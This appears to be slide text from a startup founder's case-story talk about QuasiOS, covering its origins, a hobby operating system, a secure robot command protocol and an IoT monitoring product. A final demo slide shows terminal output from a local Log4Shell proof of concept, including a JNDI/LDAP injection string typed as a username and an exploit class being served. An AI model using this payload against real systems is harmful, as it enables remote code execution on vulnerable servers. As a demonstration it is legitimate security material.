

「QuasiOS」

Case Story
for
DM 565 Innovation part

Jørn Guldberg, Co-founder and CEO of QuasiOS
7. November 2022

Who am I?

「QuasiOS」

Jørn guldberg

- Co-Founder and CEO of QuasiOS
- Master's degree in computer science, IMADA/SDU
2016-2021
- Former security analyst at Dubex as studentjob
- Former retail sales assistants at Shell and Statoil



「QuasiOS」

SYSTEM SOFTWARE AS IT SHOULD BE.



// SECURE //



// MODULAR //



// DELIBERATE //

New operating system

「QuasiOS」

Our great vision:

Improve modern software and develop a new Operating System
that competes with Microsoft, Apple, Linux and Google

「QuasiOS」

Who are we?



Jørn Guldberg

Co-founder og
CEO



Patrick Jakobsen

Co-founder and
developer



Jakob Kjær-Kammersgaard

Co-founder and
developer



Rasmus Bruun

Sales and outreach.
Project leader in
fireprotection
systems

「QuasiOS」

Where did it all start?

Study as playground

「QuasiOS」

"Team Sing" at BA-Project

- Innovation course
- 15 ECTS Industry project with Universal Robots



Study as playground

「QuasiOS」

- Innovation course
 - We used our hobby project SingOS as case

```
#####
# Welcome to SingOS VERSION 0.0.4.5-exp
#
#####
Press ESC to halt.

(DEAD-BEEF-BABE){420%}
GeneralRegisters(ax:0E0A cx:0007 dx:0080 bx:AA55 si:0F4A di:0000)
SegmentRegisters(Stack:8FC0 Code:0050 Data:0050 Extra:0050 F:0000 G:0000)
StackRegisters(SP:FFF9 BP:FFFF)
Flags(Sign:1 Zero:0 ?:0 Adjust:0 ?:0 Parity:0 ?:1 Carry:0)


Available commands:
  help:      Prints this screen
  dumpmem:   Prints the contents of a memory region (At the moment hardcoded)
  keyprint:  Prints the character and keycode for a key presssd
  clear:     Clears the screen
  formatdisk: Initialize the file system
  createfile: Name a file, in the file system
  fsinfo:    Displays info about the file system
  ls:        Lists the named files
  svim:     SingOS' text editor
  go32:     Switch SingOS to 32 bit protected mode

groot@SingOS $ _
```

Industry project with Universal Robots

「QuasiOS」

- Real time analysis inside the OS-kernel
 - Hint about that we can make a difference in the "real world"



Study as playground

「QuasiOS」



Getting serious

- SDU Rio / SDU Entrepreneurship Labs
 - Learning about business models etc.
 - Mentoring
 - Community
 - Pointers / Network
 - Focus on a realistic business case

「QuasiOS」



- Capability-Based command protocol

CBCP-projektet was funded by
Cyber hubben and IMADA/SDU with
Universal Robots as industrialpartner



cyber hub





DEPARTMENT OF MATHEMATICS
AND COMPUTER SCIENCE



CBCP in use

「QuasiOS」


DashboardShield for Universal Robots robot



「QuasiOS」

CBCP in use

Autonomous system where we let the robots send commands to eachother in a secure way.



Always have next step

「QuasiOS」

- Innofouder funding
 - Rejected first time (So was the CyberBoost project)
 - Accepted second time – Funding for one year



Pivot – Robots vs QLog

「QuasiOS」




「QuasiOS」

Our first product



IoT solution for monitoring industrial equipment

- Classic IoT that collect data and present it for the user
- Uses our CBCP protocol to collect data securely



SDU Makerspace

「QuasiOS」



Prototyping

「QuasiOS」



The QLog System

「QuasiOS」



The QLog System

「QuasiOS」

Development setup for testing our QLog system



The QLog System

「QuasiOS」

Hjem Opgaver Hændelser Steder Mit QLog

Hændelser


Valg for alle hændelser: Marker valgte hændelser som set

Opret opgave fra valgte hændelser >

Filtre >

Vælg	Set	Beskrivelse	Tidpunkt	Signalstatus	Installation
<input type="checkbox"/>	<input type="checkbox"/>	Forbindelse	3. nov. 2022, 11.44	Fejl	ESP-dev-2
<input type="checkbox"/>	<input type="checkbox"/>	Forbindelse	2. nov. 2022, 17.37	OK	ESP-dev-2
<input type="checkbox"/>	<input type="checkbox"/>	Forbindelse	2. nov. 2022, 17.31	Fejl	ESP-dev-2
<input type="checkbox"/>	<input type="checkbox"/>	Forbindelse	2. nov. 2022, 15.26	Fejl	ESP-dev-5
<input type="checkbox"/>	<input type="checkbox"/>	Sive Alarm	2. nov. 2022, 12.46	Fejl	ESP-dev-5
<input type="checkbox"/>	<input type="checkbox"/>	AV 1 Over	2. nov. 2022, 12.46	Fejl	ESP-dev-5
<input type="checkbox"/>	<input type="checkbox"/>	Sive Alarm	2. nov. 2022, 12.44	OK	Test
<input type="checkbox"/>	<input type="checkbox"/>	AV 1 Over	2. nov. 2022, 12.44	OK	Test
<input type="checkbox"/>	<input type="checkbox"/>	Sive Alarm	2. nov. 2022, 12.43	Fejl	Test
<input type="checkbox"/>	<input type="checkbox"/>	AV 1 Over	2. nov. 2022, 12.43	Fejl	Test
<input type="checkbox"/>	<input type="checkbox"/>	Sive Alarm	2. nov. 2022, 12.43	OK	ESP-dev-5
<input type="checkbox"/>	<input type="checkbox"/>	AV 1 Over	2. nov. 2022, 12.43	OK	ESP-dev-5
<input type="checkbox"/>	<input type="checkbox"/>	Forbindelse	2. nov. 2022, 12.41	OK	ESP-dev-5
<input type="checkbox"/>	<input type="checkbox"/>	Forbindelse	2. nov. 2022, 12.38	Fejl	ESP-dev-5
<input type="checkbox"/>	<input type="checkbox"/>	Forbindelse	2. nov. 2022, 11.12	OK	ESP-dev-5

Installation: ESP-dev-3



Next step now

- Test and Sales
- Product certification
- Innobooster

「QuasiOS」

OBH Rådgivende
Ingeniører




「QuasiOS」

Thanks
Any questions?

7. november 2022

「QuasiOS」



Demo capabilities

Simple Log4J exploit example

The screenshot shows a Linux desktop environment with three terminal windows open. The desktop interface includes a dock with icons for a browser, file manager, terminal, and other applications.

- Top Terminal:** Shows the exploit process:

```
rhonez-x@rhodezx-VirtualBox:~/Hentet$ cd Hentet/
rhonez-x@rhodezx-VirtualBox:~/Hentet$ ls
farmville->country-escape-20-0-7759.apk
'!in.vector.app.1.4.16-40104164_minAPI21(x86_64)(nodpi)_apkmirror.com.apk'
log4shell-poc-main
log4shell-poc-main.zip
rhonez-x@rhodezx-VirtualBox:~/Hentet$ cd log4shell-poc-main
rhonez-x@rhodezx-VirtualBox:~/Hentet/log4shell-poc-main$ sudo echo "Test"
[sudo] adgangskode for rhodez-x:
Test
rhonez-x@rhodezx-VirtualBox:~/Hentet/log4shell-poc-main$ ./jdkt.8.0.20/bin/java -cp target/log4shell-1.6-SNAPSHOT.jar com.poc.VulnerableApp
Username: $[jndi:ldap://localhost:1389/a]
Password: d
```
- Middle Terminal:** Shows the exploit being triggered:

```
Listening on 0.0.0.1389
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - [04/Oct/2022 16:53:59] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - [04/Oct/2022 16:32:02] "GET /Exploit.class HTTP/1.1" 200 -
^C[!] KeyboardInterrupt received
rhonez-x@rhodezx-VirtualBox:~/Hentet/log4shell-poc-main$ python3 poc.py --userip localhost --webport
```
- Bottom Terminal:** Shows the final exploit success:

```
[!] CVE: CVE-2021-44228
[!] GitHub repo: https://github.com/kozmer/log4j-shell-poc
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: $[jndi:ldap://localhost:1389/a]
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.1389
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - [04/Oct/2022 16:37:47] "GET /Exploit.class HTTP/1.1" 200 -
^C[!] KeyboardInterrupt received
rhonez-x@rhodezx-VirtualBox:~/Hentet/log4shell-poc-main$ python3 poc.py --userip localhost --webport
```

```
[!] CVE: CVE-2021-44228
[!] GitHub repo: https://github.com/kozmer/log4j-shell-poc
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: $[jndi:ldap://localhost:1389/a]
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.1389
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - [04/Oct/2022 18:40:35] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - [04/Oct/2022 18:44:03] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - [04/Oct/2022 18:44:17] "GET /Exploit.class HTTP/1.1" 200 -
Send LDAP reference result for a redirecting to http://localhost:8000/Exploit.class
127.0.0.1 - [04/Oct/2022 18:46:05] "GET /Exploit.class HTTP/1.1" 200 -
```

ACRYLICS - module

「QuasiOS」

